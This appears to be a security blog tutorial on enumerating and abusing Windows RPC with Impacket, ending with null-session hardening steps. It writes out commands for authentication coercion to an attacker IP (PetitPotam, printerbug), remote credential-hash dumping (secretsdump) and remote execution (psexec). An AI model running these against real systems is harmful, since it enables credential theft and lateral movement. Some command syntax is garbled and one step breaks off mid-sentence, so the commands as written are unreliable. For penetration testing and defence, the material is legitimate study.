Listen to this Post

Introduction:
Remote Procedure Call (RPC) is a fundamental protocol for communication between network services, but its complexity and power make it a prime target for attackers and a critical area for defenders. Mastering the tools to analyze and exploit RPC, particularly the Impacket library, is an essential skill for advanced penetration testers and blue teamers aiming to harden their environments against sophisticated attacks.
Learning Objectives:
- Understand the methods for enumerating and interacting with RPC endpoints on a target system.
- Identify common RPC-specific security misconfigurations and vulnerabilities.
- Leverage the Impacket Python library to craft custom tools for security assessment and exploitation.
You Should Know:
1. Enumerating RPC Endpoints with Rpcdump.py
The Impacket suite’s `rpcdump.py` script is a primary tool for discovering what RPC interfaces a host is offering.
rpcdump.py [[bash]/]username[:password]@<target_IP>
Step-by-step guide: This command queries the target IP’s endpoint mapper to list all registered RPC interfaces. You must provide credentials (or use NULL sessions if allowed). The output details Interface UUIDs and their versions, which can be cross-referenced with databases to understand their purpose and potential vulnerabilities. For example, identifying the `MS-RPRN` (PrintSpooler) interface UUID (12345678-1234-ABCD-EF00-0123456789AB) is a key step in assessing for PrintNightmare-like vulnerabilities.
2. Interrogating Specific RPC Interfaces with Ifids.py
Once you have a list of interfaces, you can probe them for more details using their UUID.
ifids.py [[bash]/]username[:password]@<target_IP> -i <UUID>
Step-by-step guide: Replace `rpcdump.py. This script will attempt to bind to the specified interface and list the details of the functions (opnums) it supports. This is crucial for understanding what actions can be performed remotely through that interface, such as user enumeration, service management, or file operations.
3. Exploiting MS-EFSRPC with PetitPotam
The MS-EFSRPC (Encrypting File System Remote Protocol) interface is famously abused by the PetitPotam attack to coerce a host to authenticate to a malicious machine.
petitpotam.py -d <domain> -u <username> -p <password> <attacker_IP> <target_host>
Step-by-step guide: This Python script (often built with Impacket components) targets the `efsr` named pipe on the <target_host>, forcing it to authenticate via Kerberos or NTLM to the machine at <attacker_IP>. An attacker would typically set up a tool like Responder on the attacker IP to capture the incoming authentication hash for relay or cracking.
4. Abusing MS-RPRN for Authentication Coercion
Similar to PetitPotam, the PrintSpooler service’s RPC interface can be abused.
printerbug.py <domain>/<username>:<password>@<target_host> <attacker_IP>
Step-by-step guide: This Impacket example script triggers the SpoolService RPC call on the <target_host>, compelling it to perform an SMB authentication attempt to the attacker-controlled machine. This is a classic technique for initiating an NTLM relay attack, moving laterally from a compromised user account to compromise a critical server like a Domain Controller.
5. Dumping SAM Data via RPC Services
If you have administrative credentials, you can remotely dump the SAM database to extract local user hashes.
secretsdump.py [[bash]/]administrator:<password>@<target_IP>
Step-by-step guide: This powerful Impacket tool works over multiple protocols, including SMB and RPC. It uses the `svcctl` RPC interface to open the `reg` service on the remote host and then the `winreg` interface to read the SAM, SYSTEM, and SECURITY hives directly from the registry, parsing them to extract NTLM hashes and cached domain credentials.
- Executing Commands via RPC Service Control Manager (svcctl)
Gaining command execution is often the goal, and the Service Control Manager RPC interface is a direct path.psexec.py [[bash]/]administrator:<password>@<target_IP>
Step-by-step guide: While often associated with SMB, `psexec.py` under the hood creates and starts a new Windows service via the `svcctl` RPC interface. The service binary is a payload that is uploaded via a different protocol (like SMB). This demonstrates how RPC is the engine for many “classic” lateral movement techniques, providing remote system management capabilities.
7. Hardening RPC Security: Disabling Null Sessions
A critical defense is preventing unauthenticated enumeration. This is done via Windows Group Policy.
 Check current null session settings for pipes
reg query HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v NullSessionPipes
reg query HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v NullSessionShares

To restrict null sessions, set the value to empty (or very specific required values)
reg add HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v NullSessionPipes /t REG_MULTI_SZ /d "" /f
reg add HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v NullSessionShares /t REG_MULTI_SZ /d "" /f

Restart the Server service for changes to take effect
Restart-Service LanmanServer -Force
Step-by-step guide: These registry commands query and then modify the keys that define which named pipes and shares are accessible by unauthenticated (NULL) sessions. Setting them to a blank value is a strong hardening measure that will break tools like `rpcdump.py` when used without valid credentials, significantly reducing the attack surface.
What Undercode Say:
- RPC is the Hidden Backbone of Lateral Movement. The vast majority of advanced attack chains for lateral movement and privilege escalation, from PsExec to PetitPotam, are not magic; they are simply the abuse of intended RPC functionality exposed on internal networks.
- Enumeration is 90% of the Battle. The ability to precisely map RPC endpoints with tools like `rpcdump` and `ifids` provides attackers with a blueprint of the target’s attack surface and gives defenders a precise list of what needs to be hardened.
The analysis of RPC exploitation reveals a consistent pattern in network security: the most powerful attacks abuse legitimate functionality. The offensive use of Impacket isn’t about leveraging zero-days, but about expertly wielding the built-in APIs of Windows environments for unintended purposes. This places the burden on defense to shift from a vulnerability-focused mindset to a hardening and monitoring-focused one. Defenders must assume these tools are in play and work to minimize unnecessary RPC exposure, enforce strict authentication, and meticulously monitor for anomalous RPC traffic, particularly authentication coercion attempts, which are a glaring red flag of an active attack.
Prediction:
The sophistication of RPC-based attacks will continue to evolve, moving further into the realm of “living-off-the-land” by using benign RPC calls in malicious sequences to avoid detection. We will see the development of more techniques that abuse obscure RPC interfaces in trusted, pre-installed software (e.g., third-party drivers or management agents) to bypass application allow-listing controls. Furthermore, as EDR solutions get better at detecting classic tools like Impacket, threat actors will respond by writing their own lightweight, custom RPC clients in languages like Rust or Go, using direct API calls to evade signature-based detection and complicate analysis, making deep protocol knowledge more valuable than ever.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mzhmo Impacket – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


